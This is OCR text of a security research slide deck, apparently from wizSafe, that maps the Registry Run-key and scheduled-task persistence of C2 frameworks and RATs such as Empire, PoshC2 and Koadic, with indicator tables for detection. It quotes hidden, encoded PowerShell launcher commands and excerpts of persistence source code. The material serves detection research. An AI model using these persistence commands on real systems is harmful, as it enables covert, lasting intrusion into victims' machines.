AsyncRAT	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
DcRat	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Covenant	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Empire	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Koadic	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Merlin	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Quasar	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce

Empire and Quasar use multiple Run Registry keys

Framework	Registry Key
AsyncRAT	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
DcRat	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Covenant	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Empire	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Koadic	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Merlin	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Quasar	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce

Registry value name and registry type indicator matrix

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

AsyncRAT and DcRat registry value name are persistent file name

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Four frameworks use updater-like names for registry value names

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ


Covenant’s registry value type is "REG_EXPAND_SZ"

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Indicators

Covenant

安全をあたりまえに wizSafe



Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	(default) Updater
Type	REG_EXPAND_SZ
Data	<any file path>

Koadic registry value name is "K0adic"!

Framework	Name	Type
AsyncRAT	<Persistent file name >	REG_SZ
DcRat	<Persistent file name >	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Registry value data indicator matrix

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Persistence path is %AppData% or %Temp%


Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Setting persistence of AsyncRAT, DcRat


AsyncRAT DcRat

安全をあたりまえに wizSafe

- AsyncRAT、 DcRatはビルド時に永続化設定
  - %AppData%, %Temp%
- 永続化には特定のディレクトリしか指定できない




AsyncRAT Builder



DcRat Builder

Indicators

AsyncRAT DcRat



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	<any filename>
Data	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe

Empire and PoshC2 read a registry value and execute it

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>


Empire and PoshC2 persistence technique

Empire PoshC2 安全をあたりまえに wizSafe

- Empire, PoshC2はレジストリに永続化のためのデータを保存
  - EmpireはBase64 encodeしたagent
  - PoshC2はPowerShellを実行するコマンドライン
- 永続化されたLauncherがレジストリを読み取り実行する

Framework	Registry key	Name
Empire	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥	(default) Debug
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes	• Wallpaper555 • Wallpaper666 • Wallpaper777

Indicators




Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion
Name	(default) Debug
Data	<base64 encoded script>

Decoding base64-encoded script with CyberChef

Empire

安全をあたりまえに wizSafe



Execution script with Registry Run key

Empire

wizSafe 安全をあたりまえに

```
script += (
    <…snip…>
    HKCU:Software¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run¥¥  -Name  "
    + key_name  + ' -Value
    ¥"'C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe"  -c
    "$x='
    + location_string + ";powershell  -Win Hidden  -enc $x¥"';"
)
```


```
C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c
“$x=((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion
debug).debug);powershell -Win Hidden -enc $x"
```

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/modules/powershell/persistence/userland/registry.py#L192-L198

Indicators

Empire

wizSafe 安全をあたりまえに




Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	(default) Updater
Data	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"

Indicators

PoshC2

安全をあたりまえに wizSafe



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes
Name	• Wallpaper555 • Wallpaper666 • Wallpaper777
Data	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Install-Persistence source code

PoshC2

安全をあたりまえに wizSafe


```
Function Install-Persistence
{
    Param ($Method)
    if (!$Method){$Method=1}
    if ($Method -eq 1) {
        Set-ItemProperty -Path
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥"
Wallpaper777 -value "$payload"
        Set-ItemProperty -Path
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥run¥" IEUpdate
-value "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -
exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -
Path
Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallp
aper777"
```

https://github.com/nettitude/PoshC2/blob/master/resources/modules/Stage2-Core.ps1#L152-L158

Indicators

PoshC2

安全をあたりまえに wizSafe



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	IEUpdate
Data	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777

Koadic executes mshta.exe for executing its agent

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Merlin uses Alternate Data Streams

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Merlin uses Invoke-ADSBackdoor.ps1 for persistence

Merlin

安全をあたりまえに wizSafe

- MerlinはモジュールのInvoke-ADSBackdoor.ps1を用いて永続化することができる
- Invoke-ADSBackdoor.ps1はRun keyに永続化する
- Invoke-ADSBackdoor.ps1の実行コマンドが間違っているため、永続化に失敗する

Focus on Scheduled Task/Job

Technique	Count	Framework
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Scheduled Task features

- Sliver以外がschtasks.exeを用いてタスクが作成される
  - SliverはSharPersistを利用
- インジケータ
  - Task name
  - Trigger
  - Operation

Name and trigger indicator matrix

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

Five framework task names are same as Registry Run key

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

Frameworks other than Empire use onlogon trigger

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

